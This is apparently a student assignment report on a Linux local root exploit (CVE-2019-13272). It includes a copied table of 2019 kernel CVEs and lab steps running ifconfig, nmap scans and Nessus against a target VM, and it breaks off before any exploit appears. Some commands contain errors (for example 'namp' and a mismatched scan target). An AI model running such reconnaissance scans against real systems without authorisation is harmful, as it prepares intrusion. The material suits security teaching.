Discover Your Future

IE2012 – Systems and Network Programming(C/Python)

Assignment 01 : 2020 Regular Intake

Title : Local Root Exploit (CVE-2019-13272)

By :

Bandara H.M.D.N.

IT19025568


Introduction

What is a Vulnerability….

Vulnerability is an application in Cyber-security which will be a flaw in a system that could be left open to an attack. In this field of study, a vulnerability might term to any kind of weakness in a terminal grounded environment itself, also could be exploited by a threat actor to gain unlicensed entry to a computer system or perform unauthorized tasks. The vulnerabilities could allow invaders to execute code, access system memory, install malware, and steal, destroy, or modify sensitive data.

Linux kernel Vulnerabilities….

The Linux kernel is one of the most powerful projects in use today as one of the fundamental pillars of the open-source ecosystem. As stated by **Linus Torvalds** in the **90s**, the project is appropriately identified and could be used for open source projects under a GNU GPL license. The Linux kernel can feature of an active and dynamic community of over 12,000 developers, involving the abilities of technology titans like Microsoft, Google, Intel and Red Hat. The Linux kernel has found a long list of vulnerabilities among open source projects. Windows or MacOS provide software system modernizes automatically in order to their customers. Developers have the option to look for Linux kernel updates on their own. This implies that they are conscious of what open-source components they are utilizing into their products and when new risks are detected.




#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2019-17351	400		DoS	2019-10-07	2019-10-11	4.9	None	Local	Low	Not required	None	None	Complete
An issue was discovered in drivers/xen/balloon.c in the Linux kernel before 5.2.3, as used in Xen through 4.12.x, allowing guest OS users to cause a denial of service because of unrestricted resource consumption during the mapping of guest memory, aka CID-6ef36ab967c7.														
2	CVE-2019-17133	120		Overflow	2019-10-04	2019-10-10	7.5	None	Remote	Low	Not required	Partial	Partial	Partial
In the Linux kernel through 5.3.2, cfg80211_mgd_wext_giwessid in net/wireless/wext-sme.c does not reject a long SSID IE, leading to a Buffer Overflow.														
3	CVE-2019-17075	119		DoS Overflow	2019-10-01	2019-10-08	7.1	None	Remote	Medium	Not required	None	None	Complete
An issue was discovered in write_tpt_entry in drivers/infiniband/hw/cxgb4/mem.c in the Linux kernel through 5.3.2. The cxgb4 driver is directly calling dma_map_single (a DMA function) from a stack variable. This could allow an attacker to trigger a Denial of Service, exploitable if this driver is used on an architecture for which this stack/DMA interaction has security relevance.														
4	CVE-2019-17056	276			2019-10-01	2019-10-08	2.1	None	Local	Low	Not required	None	Partial	None
llcp_sock_create in net/nfc/llcp_sock.c in the AF_NFC network module in the Linux kernel through 5.3.2 does not enforce CAP_NET_RAW, which means that unprivileged users can create a raw socket, aka CID-3a359798b176.														
5	CVE-2019-17055	20			2019-10-01	2019-10-08	2.1	None	Local	Low	Not required	None	Partial	None
base_sock_create in drivers/isdn/mISDN/socket.c in the AF_ISDN network module in the Linux kernel through 5.3.2 does not enforce CAP_NET_RAW, which means that unprivileged users can create a raw socket, aka CID-b91ee4aa2a21.														
6	CVE-2019-17054	276			2019-10-01	2019-10-08	2.1	None	Local	Low	Not required	None	Partial	None
atalk_create in net/appletalk/ddp.c in the AF_APPLETALK network module in the Linux kernel through 5.3.2 does not enforce CAP_NET_RAW, which means that unprivileged users can create a raw socket, aka CID-6cc03e8aa36c.														
7	CVE-2019-17053	276			2019-10-01	2019-10-08	2.1	None	Local	Low	Not required	None	Partial	None
ieee802154_create in net/ieee802154/socket.c in the AF_IEEE802154 network module in the Linux kernel through 5.3.2 does not enforce CAP_NET_RAW, which means that unprivileged users can create a raw socket, aka CID-e69dbd4619e7.														
8	CVE-2019-17052	276			2019-10-01	2019-10-08	2.1	None	Local	Low	Not required	None	Partial	None
ax25_create in net/ax25/af_ax25.c in the AF_AX25 network module in the Linux kernel through 5.3.2 does not enforce CAP_NET_RAW, which means that unprivileged users can create a raw socket, aka CID-0614e2b73768.														
9	CVE-2019-16995	772		DoS	2019-09-30	2019-10-04	7.8	None	Remote	Low	Not required	None	None	Complete
In the Linux kernel before 5.0.3, a memory leak exits in hsr_dev_finalize() in net/hsr/hsr_device.c if hsr_add_port fails to add a port, which may cause denial of service, aka CID-6caabe7f197d.														
10	CVE-2019-16994	772		DoS	2019-09-30	2019-10-04	7.8	None	Remote	Low	Not required	None	None	Complete
In the Linux kernel before 5.0, a memory leak exists in sit_init_net() in net/ipv6/sit.c when register_netdev() fails to register sitn->fb_tunnel_dev, which may cause denial of service, aka CID-07f12b26e21a.														
11	CVE-2019-16921	665		+Info	2019-09-27	2019-09-27	5.0	None	Remote	Low	Not required	Partial	None	None
In the Linux kernel before 4.17, hns_roce_alloc_ucontext in drivers/infiniband/hw/hns/hns_roce_main.c does not initialize the resp data structure, which might allow attackers to obtain sensitive information from kernel stack memory, aka CID-df7e40425813.														
12	CVE-2019-16746	120		Overflow	2019-09-24	2019-09-24	7.5	None	Remote	Low	Not required	Partial	Partial	Partial
An issue was discovered in net/wireless/nl80211.c in the Linux kernel through 5.2.17. It does not check the length of variable elements in a beacon head, leading to a buffer overflow.														
13	CVE-2019-16714	200		+Info	2019-09-23	2019-09-24	5.0	None	Remote	Low	Not required	Partial	None	None
In the Linux kernel before 5.2.14, rds6_inc_info_copy in net/rds/recv.c allows attackers to obtain sensitive information from kernel stack memory because tos and flags fields are not initialized.														
14	CVE-2019-16413	835		DoS	2019-09-18	2019-10-04	5.0	None	Remote	Low	Not required	None	None	Partial
An issue was discovered in the Linux kernel before 5.0.4. The 9p filesystem did not protect i_size_write() properly, which causes an i_size_read() infinite loop and denial of service on SMP systems.														
15	CVE-2019-16234	476			2019-09-11	2019-10-04	7.8	None	Remote	Low	Not required	None	None	Complete
drivers/net/wireless/intel/iwlwifi/pcie/trans.c in the Linux kernel 5.2.14 does not check the alloc_workqueue return value, leading to a NULL pointer dereference.														
16	CVE-2019-16233	476			2019-09-11	2019-10-04	7.8	None	Remote	Low	Not required	None	None	Complete
drivers/scsi/qla2xxx/qla_os.c in the Linux kernel 5.2.14 does not check the alloc_workqueue return value, leading to a NULL pointer dereference.														
17	CVE-2019-16232	476			2019-09-11	2019-10-04	7.8	None	Remote	Low	Not required	None	None	Complete
drivers/net/wireless/marvell/libertas/if_sdio.c in the Linux kernel 5.2.14 does not check the alloc_workqueue return value, leading to a NULL pointer dereference.														
18	CVE-2019-16231	476			2019-09-11	2019-10-04	7.8	None	Remote	Low	Not required	None	None	Complete
drivers/net/fjes/fjes_main.c in the Linux kernel 5.2.14 does not check the alloc_workqueue return value, leading to a NULL pointer dereference.														
19	CVE-2019-16230	476			2019-09-11	2019-10-04	7.8	None	Remote	Low	Not required	None	None	Complete
drivers/gpu/drm/radeon/radeon_display.c in the Linux kernel 5.2.14 does not check the alloc_workqueue return value, leading to a NULL pointer dereference.														
20	CVE-2019-16229	476			2019-09-11	2019-10-10	7.8	None	Remote	Low	Not required	None	None	Complete
** DISPUTED ** drivers/gpu/drm/amd/amdkfd/kfd_interrupt.c in the Linux kernel 5.2.14 does not check the alloc_workqueue return value, leading to a NULL pointer dereference. NOTE: The security community disputes this issues as not being serious enough to be deserving a CVE id.														
21	CVE-2019-16089	476			2019-09-06	2019-10-04	7.5	None	Remote	Low	Not required	Partial	Partial	Partial
An issue was discovered in the Linux kernel through 5.2.13. nbd_genl_status in drivers/block/nbd.c does not check the nla_nest_start_noflag return value.														
22	CVE-2019-15927	125			2019-09-04	2019-09-24	7.2	None	Local	Low	Not required	Complete	Complete	Complete

"Linux : Security vulnerabilities", *Cvedetails.com*, 2020. [Online]. Available: https://www.cvedetails.com/vulnerability-list/vendor_id-33/Linux.html [Accessed: 11- May- 2020].

How to Use Nessus in Kali to Identify Vulnerabilities to Exploit….


First using **ifconfig** command find the IP addresses of both kali machine(host) and exploitable target machine.



```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a00:27ff:fef7:ec12  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:f7:ec:12  txqueuelen 1000  (Ethernet)
        RX packets 146  bytes 33014 (32.2 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 175  bytes 16935 (16.5 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 32  bytes 1836 (1.7 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 32  bytes 1836 (1.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@kali:~#
```




```
user@kali:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a00:27ff:fef7:ec12  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:f7:ec:12  txqueuelen 1000  (Ethernet)
        RX packets 80  bytes 15056 (14.7 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 109  bytes 10287 (10.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 20  bytes 1116 (1.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 20  bytes 1116 (1.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

user@kali:~$
```


Then run nmap scan to get nmap scan report for the IP address and to find open ports.

namp -sP [IP address]



```
root@kali:~# nmap -sP 10.0.2.15
Starting Nmap 7.70 ( https://nmap.org ) at 2020-05-09 23:53 +0530
Nmap scan report for 10.0.2.15
Host is up.
Nmap done: 1 IP address (1 host up) scanned in 0.12 seconds
root@kali:~#
```

nmap -o [IP address]




```
Stats: 0:00:02 elapsed; 0 hosts completed (0 up), 1 undergoing ARP Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Nmap scan report for 192.168.56.101
Host is up (0.000084s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:E8:D5:09 (Cadmus Computer Systems)
```

Now we can run Nessus Vulnerability Scanner on that target IP address for that we use Nessus Tool.

Nessus, is a tool which can be use to vulnerability scan of a machine as well as web server which is connected to the machine through network to scan vulnerability and generate a report respected to the vulnerability.

Before that we need to run nessus service on kali local host.


/etc/init.d/nessusd start



```
root@kali:~# /etc/init.d/nessusd start
Starting Nessus : .
root@kali:~# 
```

To get Nessus, go to the Nessus website, download respective package then install into the machine and register to get the activation.

Open up the browser and go to https://127.0.0.1 to access the login page of nessus.




root

••••

Login using the machine credentials.

After that we have to fill up the fields and set up the General Scan with adding the target IP for the scan target field.



Name: 192.168.1.0/24 Subnet


Description:

Folder: My Scans

